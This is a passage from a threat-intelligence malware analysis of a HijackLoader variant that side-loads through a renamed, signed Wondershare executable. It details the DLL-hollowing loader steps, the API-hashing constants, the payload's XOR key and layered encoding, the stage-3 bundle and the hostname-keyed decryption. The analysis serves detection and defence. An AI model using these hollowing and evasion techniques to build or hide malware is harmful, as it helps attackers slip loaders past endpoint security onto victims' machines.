295,936 | Operator-rebuilt-but-unmodified Wondershare AudioClip service | Decoy |
BugSplat.dll |
303,568 | Genuine BugSplat LLC (2015) | Camouflage |
COMSupport.dll |
60,928 | Genuine Wondershare PureBasic DLL (2016) | Camouflage |
DBGHelp.dll |
992,208 | Genuine Microsoft Debugging Tools (2005) | Camouflage |
DVDSetting.dll |
42,496 | Genuine Wondershare PureBasic DLL (2018) | Camouflage |
NLEResource.dll |
171,008 | Genuine Wondershare DLL (2018) | Camouflage |
NLETransitionMgr.dll |
127,488 | Genuine Wondershare DLL (2018) | Camouflage |
WSUtilities.dll |
186,368 | Genuine Wondershare DLL (2012) | Camouflage |
WS_ImageProc.dll |
227,328 | Genuine Wondershare DLL (2016) | Camouflage |
WS_Log.dll |
224,256 | Genuine Wondershare DLL (2019) | Camouflage |
WsBurn.dll |
2,504,192 | Genuine Wondershare DLL (2018) | Camouflage |
networkspec17.log |
2,607,970 | Operator encrypted payload (entropy 7.88) | Stage-3 LZNT1 carrier |
shadermgr93.rc |
27,555 | Operator config blob (entropy 5.48) | Stage-1 loader input |
SlideShowEditor.ini |
47 | Wondershare config marker | Camouflage |
Of the 17 files, only 3 are operator-controlled: ExceptionHandler.dll (the modified crash reporter that drives the loader chain), networkspec17.log (the encrypted Stage-3 payload), and shadermgr93.rc (the Stage-1 loader input config). The remaining 14 files are either genuine signed vendor binaries (camouflage) or operator-rebuilt-but-content-equivalent decoys.
4.2 CrystSupervisor32.exe: Renamed Wondershare SlideShowEditor.exe
File facts:
| Field | Value |
|---|---|
| Filename | CrystSupervisor32.exe |
| SHA256 (prefix) | 44f009ca… (full hash in IOC feed) |
| Size | 2,513,640 bytes |
| Compiler | Embarcadero Delphi 2009 |
| VT detection | 0/72 |
| Authenticode signer | Wondershare Technology Group Co.,Ltd, valid 2022-04-08 to 2025-04-05 |
| Wondershare cert SHA1 thumbprint | BC99A77A68F18005CAC0C784A176D3199F735ECF |
This is the genuine signed Wondershare SlideShowEditor.exe from DVD Creator, renamed to CrystSupervisor32.exe. The Authenticode signature against the full DigiCert chain to Trusted Root CA verifies cleanly; 14 sister copies of this binary exist in legitimate Program Files (x86)\Wondershare\DVD Creator\ paths since 2021-06-12.
I want to be precise about where the name SlideShowEditor.exe comes from, because it cannot be recovered from the file. This binary’s version resource carries only FileVersion 1.0.0.11 and ProductVersion 1.0.0, with no OriginalFilename, CompanyName, or InternalName entry, so nothing inside the PE states that name. I am identifying the binary from the Authenticode subject and from the sister copies sitting in Wondershare DVD Creator install paths, both of which are stable evidence. Third-party display names for this hash are not stable and have already shifted since analysis, so anyone hunting this file should pivot on the hash below rather than on any filename.
The operator chose this binary because:
- The Authenticode signature is genuine (defenders heuristically trust signed binaries)
- It legitimately loads sister DLLs from its own directory via standard Windows DLL search-order. DLL side-loading works without any exploit
- Wondershare DVD Creator install paths are common on consumer systems (low signal-to-noise in process-tree analysis)
The operator does NOT modify the EXE itself. Only two side-loaded DLLs are tampered with, ExceptionHandler.dll, an operator-modified Plowshare crash reporter that drives the loader chain, and NLEService.dll, operator-rebuilt but content-equivalent. The Authenticode signature on the EXE stays valid.
Note (capability surface): static YARA analysis on
CrystSupervisor32.exeidentifies keylogger, screenshot, TLS-ClientHello-generator, escalate-priv, and TCP-socket capabilities. Whether those capabilities reflect the genuine SlideShowEditor’s full feature surface or operator-modified internals cannot be determined from YARA hits alone. Confirmed at MODERATE confidence: the binary participates in the chain at runtime as a multi-purpose payload, not just a passive host.
4.3 ExceptionHandler.dll: Operator-Modified Wondershare Plowshare Crash Reporter
Analyst note: This DLL is the engine of the loader chain. The operator started with the open-source Wondershare Plowshare (a crash-reporting library, similar to Google Breakpad), preserved the legitimate Wondershare branding, and added three small functions that turn the legitimate crash-report IPC channel into a covert dispatcher between operator stages. The function
FUN_100024B0is the actual loader entry point. It walks the Process Environment Block, resolves Windows API addresses by hash, reads a small config file from disk, and uses it to hollow a Windows DLL with stage-2 shellcode. Defenders inspecting the DLL’s strings see only Plowshare and Wondershare names; the operator added nothing visibly malicious to the strings table.
File facts:
| Field | Value |
|---|---|
| Filename | ExceptionHandler.dll |
| SHA256 (prefix) | a3d0a9c7… (full hash in IOC feed) |
| Size | 131,584 bytes |
| Compile timestamp | 2014 (operator preserved Wondershare’s original Plowshare timestamp) |
| Compiler | Microsoft Visual C++ |
| PDB path | I:\CompanySource\Plowshare\Src\Symbol\Release\ExceptionHandler.pdb |
| Operator project codename | “Plowshare” (from PDB) |
| Named pipe | \\.\pipe\WondershareCrashServices |
| VT detection | 25/72 (single-submitter; first-seen 2026-03-12) |
The PDB path is one of the most diagnostic operator-identity artifacts in the corpus. I:\CompanySource\Plowshare\… suggests:
- An organized developer workflow with a dedicated build drive (
I:\) - A folder name
CompanySource(suggests an organized multi-project codebase, not a one-off commodity build) - A project codename
Plowsharedistinct from the Wondershare-branded VersionInfo
The named pipe \\.\pipe\WondershareCrashServices mimics legitimate Wondershare crash-reporter naming. The operator’s modifications turn the Breakpad crash-report protocol into a covert IPC channel between stages.
4.3.1 The reflective loader: FUN_100024B0
The loader entry-point function FUN_100024B0 does the following:
- PEB-walk-based API hash resolution (anti-string-extraction): no plaintext API names exist in the DLL. The operator’s hash function uses
M = 2,K = 0x00287B05, formulah = (h << 1) + c, applied to ASCII export names walked fromkernel32’sIMAGE_EXPORT_DIRECTORY. - Resolves 6
kernel32APIs by hash:CreateFileW,GetFileSize,ReadFile,VirtualProtect,LoadLibraryA, plusMultiByteToWideChar(or equivalent for the conversion step). - Reads
shadermgr93.rc(27,555 bytes) viaCreateFileW. - Applies a relocation step to bytes within
shadermgr93.rc:- Count =
0x1814(6,164 bytes) - Delta =
0x0D1A8497 - Target = bytes starting at offset
0x538Finshadermgr93.rc - Operation: read DWORD, ADD delta, write back
- Count =
- After relocation, the length-prefixed ASCII string
"tapisrv.dll"is recovered at offset0x538F(length byte0x0D, name at0x5390). - Extracts a section descriptor at offset
0x539C: 4 reserved bytes + 4-byte entry RVA (0xED0) + 4-byte section length (0x16B0= 5,808 bytes) + section bytes (start with x86 prologue55 8B EC 83 EC 38). LoadLibraryA("tapisrv.dll"): loads the genuine Windows Telephony API Server DLL into process memory.VirtualProtect(tapisrv.text, 5808, PAGE_EXECUTE_READWRITE): opens its.textsection for write.memcpy(tapisrv.text, &shadermgr93[0x53A8], 5808): overwrites tapisrv’s executable section with the operator’s stage-2 shellcode.- Calls
tapisrv.text + 0xED0(the entry point per the section descriptor), passing{flag=1, L"networkspec17.log", stack-buffer-ptr}as arguments.
This is classical DLL hollowing, but into a low-visibility Windows DLL. Most EDR rules sample-check kernel32, ntdll, wininet, urlmon for memory-vs-disk integrity drift; few sample-check tapisrv.dll or input.dll. The hollow target choice is itself part of the evasion design.
4.4 Stage-2 Shellcode (5,808 bytes)
Analyst note: Once the operator-modified DLL hollows
tapisrv.dlland jumps to its.textsection, control transfers to a compact 5,808-byte position-independent shellcode. The shellcode runs eight phases in sequence: it resolves Windows APIs by hash, runs anti-sandbox checks (multiple sleeps, debugger probes, performance-counter timing), reads the 2.6 MB encrypted payload from disk, peels off three layers of encoding (PNG-IDAT framing, XOR, LZNT1 decompression), and hollows a second Windows DLL (input.dll) with the result. None of this involves a user-visible window. All of it happens inside the address space of the side-load host process.
File facts (extracted artifact):
| Field | Value |
|---|---|
| Filename (analyst-named) | stage2_shellcode.bin |
| Source | bytes 0x53A8..0x6A57 of shadermgr93.rc after applying loader relocation |
| Size | 5,808 bytes (0x16B0) |
| SHA256 (prefix) | 8ad22e34… (full hash in IOC feed) |
| Type | Position-independent x86 shellcode (NOT a PE) |
| Entry point | offset 0xED0 within the shellcode |
4.4.1 The eight-phase architecture

input.dll → transfer control to stage-3. Detection anchors at the bottom (api_table layout, X65599 multiplier, anti-sandbox quadruple co-location, XOR key 0xE1D5B4A2) are the YARA-anchorable fingerprints for stage-2.4.4.2 API hash table (17 of 21 slots identified)
The API hash table acts as an anchor for YARA detection. The layout of slots, the multiplier, and the four anti-sandbox APIs co-located within the same 0x14B-byte config region together form a distinctive fingerprint.
| Offset | Hash value | API resolved | Module |
|---|---|---|---|
+0x014 |
0xeef5694f |
GlobalFree |
kernel32 |
+0x018 |
0x9c7b048e |
ZwQueryInformationProcess (anti-debug) |
ntdll |
+0x02c |
0x0ad845a8 |
GetTempPathW |
kernel32 |
+0x050 |
0xb403b62d |
RtlDecompressBuffer |
ntdll |
+0x058 |
0x6a7efb32 |
ZwDelayExecution (anti-sandbox sleep) |
ntdll |
+0x06c |
0xf738bf4d |
GetModuleHandleW |
kernel32 |
+0x0a0 |
0x4a9784b4 |
QueryPerformanceCounter (timing fingerprint) |
kernel32 |
+0x0a4 |
0x0d7ef57d |
swprintf (UTF-16 formatted string builder) |
ntdll CRT |
+0x0a8 |
0xf296d173 |
GetFileSize |
kernel32 |
+0x0ac |
0x4650882e |
GetModuleFileNameW |
kernel32 |
+0x0b4 |
0x1b474400 |
CloseHandle |
kernel32 |
+0x0b8 |
0x96be8872 |
ReadFile |
kernel32 |
+0x0ec |
0x0b23cae4 |
VirtualProtect |
kernel32 |
+0x0f4 |
0xdf2bbc02 |
LoadLibraryW |
kernel32 |
+0x110 |
0xd0699a52 |
GlobalAlloc (uses LMEM_ZEROINIT = 0x40) |
kernel32 |
+0x11c |
0x8df4451f |
CreateFileW |
kernel32 |
+0x13c |
0xae69e6d2 |
ZwQuerySystemInformation (anti-sandbox system probe) |
ntdll |
The anti-sandbox quadruple (ZwQueryInformationProcess + ZwDelayExecution + QueryPerformanceCounter + ZwQuerySystemInformation co-located within the same 0x14B-byte config region) is the most distinctive YARA-anchorable pattern for stage-2.

ntdll exports (which use UNICODE_STRING) while the shellcode itself works in narrow ASCII. Their presence is a YARA-anchorable signal that the binary builds Unicode strings on the fly rather than carrying them as compile-time constants.4.5 networkspec17.log: Encrypted Stage-3 Carrier
Analyst note: This is the 2.6 MB file that contains the bulk of the loader chain. It gets decoded in three layers and unpacks into 3.75 MB of stage-3 content (eight embedded PE files, the path string for the next hollow target, and persistence-path strings). The first ~16 KB of the file is camouflaged to look like English text. That is a deliberate trick to make a defender opening the file in a text editor or
stringsdump dismiss it as benign log content. The body of the file is wrapped in fake PNG-IDAT chunks, then XOR’d with a 4-byte key that is stored in plaintext at file offset 4-7 of the file itself, then LZNT1-compressed in chunks. None of this is sophisticated cryptography. It’s deliberate format-level camouflage at a level that automated triage and casual hex-editor inspection both miss.
File facts:
| Field | Value |
|---|---|
| Filename | networkspec17.log |
| SHA256 (prefix) | 7e2000ce… (full hash in IOC feed) |
| Size | 2,607,970 bytes (2.6 MB) |
| Overall entropy | 7.879 |
| Two-zone structure | Head 0x0000-0x4000 (printable, low entropy ~4.3) + Body 0x4000-end (high entropy ~7.5) |
4.5.1 Text-frequency-preserving camouflage cipher in head zone
The first ~16 KB of networkspec17.log (and ~21 KB of shadermgr93.rc) is letter-frequency-preserving scrambled English text. Chi-square fit to English plaintext is 857 (very strong English match; reference English plaintext ~0). The byte-frequency distribution preserves e-then-t-then-a/o ordering (English natural-language signal). This rules out AES/ChaCha20/RC4 (which produce uniform high entropy) and substitution ciphers (which preserve length but not letter frequency).
The strongest candidate explanation is columnar transposition, or a similar permutation, applied to a long English text source, possibly a Project Gutenberg book, a Wikipedia article, an OCR’d document, or the operator’s own Pascal Script source.
The text head serves no cryptographic purpose visible in the analyzed loader chain. Its role is defender camouflage. A defender opening the file in a hex editor, text editor, or strings dump sees “English-looking text in a .log / .rc file” and may dismiss the file as benign log content rather than recognize an encrypted payload. Most malware encrypted-payload formats produce uniformly high-entropy bytes; the operator’s text-head camouflage exploits the analyst-pipeline assumption that “looks like text → benign.”
4.5.2 Three-layer body encoding
The first layer is PNG IDAT chunk framing. The body zone at offset 0x4000 and beyond is wrapped in it, and the 16-byte un-XOR’d metadata header carries the pattern:
[c6 a5 79 ea] | [e1 d5 b4 a2] | [comp_sz_LE] | [uncomp_sz_LE]
Where c6 a5 79 ea is the operator’s first-chunk-type marker, e1 d5 b4 a2 is the Layer-2 XOR key (stored in plaintext at file offset 4-7, defender can read the key directly from the file), and IDAT (49 44 41 54) and IEND (49 45 4e 44) sentinels delimit each chunk. Stage-2’s walk_idat_chunks function strips the framing.
Layer 2: 4-byte rotating XOR with key 0xE1D5B4A2. After Layer-1 stripping, the operator XORs the resulting bytes with the 4-byte key 0xE1D5B4A2 (little-endian). The key is per-build but visible at file offset 4-7 of networkspec17.log itself. Anyone parsing the format can recover it. Note the divergence from canonical published HijackLoader analyses, which document the key as 32 A3 49 B3. This build uses a fork-specific XOR key.
Layer 3: LZNT1 chunked decompression (3.75 MB output). After Layer-2 XOR, the result is LZNT1-compressed in chunks. Whole-buffer LZNT1 fails; only chunked LZNT1 succeeds. Stage-2 calls RtlDecompressBuffer per chunk and concatenates outputs. Total decompressed: 3,751,936 of 3,752,455 bytes (99.99%).
The 3.75 MB Layer-3 output contains 8 embedded PE files, plus the second-stage hollow target name (%windir%\SysWOW64\input.dll, UTF-16 string at offset 0xf4), plus persistence path strings (adv_ctrl UTF-16 at offset 0x63be8, plus Startup folder reference).

networkspec17.log after the layered decoding (IDAT framing → XOR → LZNT1) is reversed. The MZ-DOS header surfacing at offset 0x0100 confirms that the recovered 3.75 MB blob carries an embedded PE bundle: the eight stage-3 PEs (HijackLoader proper, GoProxy CA installer, multi-vendor camouflage binaries) sit in this exposed payload.4.6 Stage-3 PE Bundle: Multi-Vendor Camouflage
The 3.75 MB Layer-3 buffer contains 8 embedded PE files. After VT cross-checking, only 3 of 8 are operator-controlled:
| PE | SHA256 (prefix) | Verdict | Confidence | VT detections |
|---|---|---|---|---|
| pe_01 | fcebe8be… |
GENUINE, Crisp Squirrel StubExecutable (paulb’s Squirrel.Windows) | HIGH | NOT on VT |
| pe_02 | c50bffbe… |
GENUINE, Info-ZIP zip.exe v3.0 (signed) |
DEFINITE | (already known legit) |
| pe_03 | 68fb6122… |
HijackLoader / Penguish / Rugmi / GhostPulse PROPER | DEFINITE | 52/70 + Heaven’s Gate YARA |
| pe_04 | 3594a835… |
GENUINE, Google Updater stub | HIGH | 9/72 (FP, major AVs clean) |
| pe_05 | 729e5965… |
GENUINE, Google Updater component | HIGH | 8/72 (FP, major AVs clean) |
| pe_06 | 68bee500… |
Rugmi.HP, GoProxy CA cert installer | DEFINITE | 50/71 |
| pe_07 | 2d8728f0… |
Operator-bespoke bundle-cleanup helper (campaign-unique) | HIGH | NOT on VT |
| pe_08 | ca9f859f… |
GENUINE, Qihoo 360 PromoUtil.exe | HIGH | NOT on VT |
This is multi-vendor camouflage at the bundle layer: 4 genuine vendor binaries (Crisp Squirrel + Info-ZIP zip + Google Updater + Qihoo 360 PromoUtil, each with valid VersionInfo, PDB, signature) co-located alongside 3 malicious operator-controlled PEs. Bundle-LAYOUT tradecraft, not code-level.

WSUtilities.dll (top) is a genuine signed Wondershare DLL with zero detections. ExceptionHandler.dll (middle) and NLEService.dll (bottom) carry the same Wondershare-style filenames and metadata but are operator-rebuilt. VirusTotal flags both as malicious (26/63 and 14/73 respectively) with HijackLoader and debug-environment-detect tags. The contrast is the point: the operator places real signed Wondershare DLLs next to operator-modified ones with matching filenames, making file-name and "Wondershare-DLL"-based whitelists ineffective.This is operator-clever, because defenders scanning hashes get matches against a Crisp install, a Google Updater, Qihoo 360 and a zip utility, which looks like normal install-dropper output. The malicious PEs, pe_03, pe_06 and pe_07, are 3 of 8 and tightly buried.
4.7 pe_03: HijackLoader / Penguish / Rugmi Proper
Analyst note: This is the actual HijackLoader binary inside the bundle, the publicly documented commodity loader. What’s worth noting in this build is that it resolves Windows APIs using the
RtlHashUnicodeStringfunction fromntdllrather than implementing its own custom hash. That sounds dry but is operator-clever. It means the binary contains no readable hash function (because the function lives inntdll, not in the binary), making static analysis of the API resolution layer slower than for the more typical inline-hash-function approach. It also derives a per-host key from the computer name using the same hash, which is what gates decryption of the final payload.
File facts:
| Field | Value |
|---|---|
| SHA256 (prefix) | 68fb6122… (full hash in IOC feed) |
| Size | 336,644 bytes (3,584 .text, 1,024 .rdata, 512 .pdata, 512 .rsrc, 329,988-byte overlay) |
| Compile timestamp | 2023-07-10 06:20:00 UTC |
| Single export | ord_1 |
| Imports | empty (ImportTableIsBad YARA, APIs resolved at runtime via PEB walking + hash matching) |
| Architecture | x86_64 |
| YARA family hits | Windows_Trojan_GhostPulse_caea316b (Elastic), HeavensGate (CAPE), maldoc_find_kernel32_base_method_1, CRC32b_poly_Constant, ImportTableIsBad |
| VT family labels | Microsoft TrojanDownloader:Win64/Rugmi.HNL!MTB, Kaspersky HEUR:Trojan.Win64.Penguish.e, C2AE HijackLoader |

FUN_1400012b0). The dispatch table at param_1+0x20…+0x40 is the runtime-resolved API table; the call to FUN_140001bc0 with the magic constant 0xa1b2d3b4 is the per-host key derivation routine examined in Section 4.7.2. This single function ties the API-hash layer (Section 4.7.1) and the per-host crypto layer together. Control flows from API resolution into payload decryption inside the same dispatcher.4.7.1 Under-documented TTP: API hash via ntdll!RtlHashUnicodeString
Public HijackLoader / Penguish reporting (Zscaler ThreatLabz, Trellix, Bahlai Medium, Elastic Security Labs) consistently describes inline custom hashing, typically DJB2 with operator-set initial value, or custom CRC32 variants. Using ntdll!RtlHashUnicodeString as the hash function is rarely discussed in public research and provides three independent layers of static-analysis evasion:
- No readable strings in the binary (anti-string-extraction)
- No readable hash function in the binary (the function is in
ntdll, not pe_03) - The resolver pattern requires recognition to identify the algorithm. Defenders may waste hours trying to reverse what they think is custom code
Algorithm (per Microsoft documentation / Wine source):
ULONG hash = 0;
for each WCHAR c in UNICODE_STRING.Buffer (Length / 2 chars):
    if (CaseInSensitive) c = RtlUpcaseUnicodeChar(c);
    hash = hash * 65599 + c;
return hash;
Pure multiply-and-add. Constant 65599 is the X65599 polynomial (also called the SDBM hash multiplier).
pe_03 finds this API by walking the PEB-resolved ntdll’s IMAGE_EXPORT_DIRECTORY and looking for the export with a length of exactly 20 whose first 4 bytes equal "RtlH" (0x52 0x74 0x6c 0x48). The one 20-character ntdll export starting with “RtlH” is RtlHashUnicodeString. It is brittle but effective as a signature.

RtlHashUnicodeString wrapper (function FUN_1400019d0). The wrapper builds the UNICODE_STRING structure on the stack (length / max-length / buffer-pointer triple) and calls through the resolved API slot at param_1+0x170. Because the actual hash math lives inside ntdll, the binary itself contains no hash function and no readable strings. Defenders trying to reverse a custom hash algorithm will find nothing here, which is the entire point of the technique.Decoded API hash table:
| Hash | Module | API | Role |
|---|---|---|---|
0xDF2BBC02 |
kernel32 | LoadLibraryW |
Load arbitrary DLLs |
0x39D1A64A |
kernel32 | VirtualAlloc |
Allocate buffers for strings and decrypted payload |
0x8DF4451F |
kernel32 | CreateFileW |
Open files for reading |
0x96BE8872 |
kernel32 | ReadFile |
Read encrypted payload bytes from disk |
0x1B474400 |
kernel32 | CloseHandle |
Cleanup |
0x51E1B15E |
kernel32 | GetEnvironmentVariableW |
Resolve %APPDATA% / %TEMP% paths |
0xCBB35ABB |
kernel32 | GetComputerNameW |
Per-host seed source |
0xE83AF065 |
msvcrt | rand |
PRNG |
0x6B699DD8 |
msvcrt | srand |
Seed PRNG with hostname-derived value |
0xF296D173 |
kernel32 | GetFileSize |
File size before reading |
0xD0699A52 |
kernel32 | GlobalAlloc |
Alternate allocator |
4.7.2 Per-host execution guardrail via hostname-keyed crypto
FUN_140001bc0: Per-host random env var name generator + decryption key derivation:
1. GetComputerNameW(local_50, &local_64=16) -> hostname (wide chars)
2. RtlHashUnicodeString(hostname, FALSE, X65599, &hash)
3. seed = hash XOR 0xa1b2d3b4
4. srand(seed)
   *param_3 = seed   (exports seed to caller as DECRYPTION KEY)
5. length = wcslen(hostname) + 3 + (rand() % 8)   (8-16 chars)
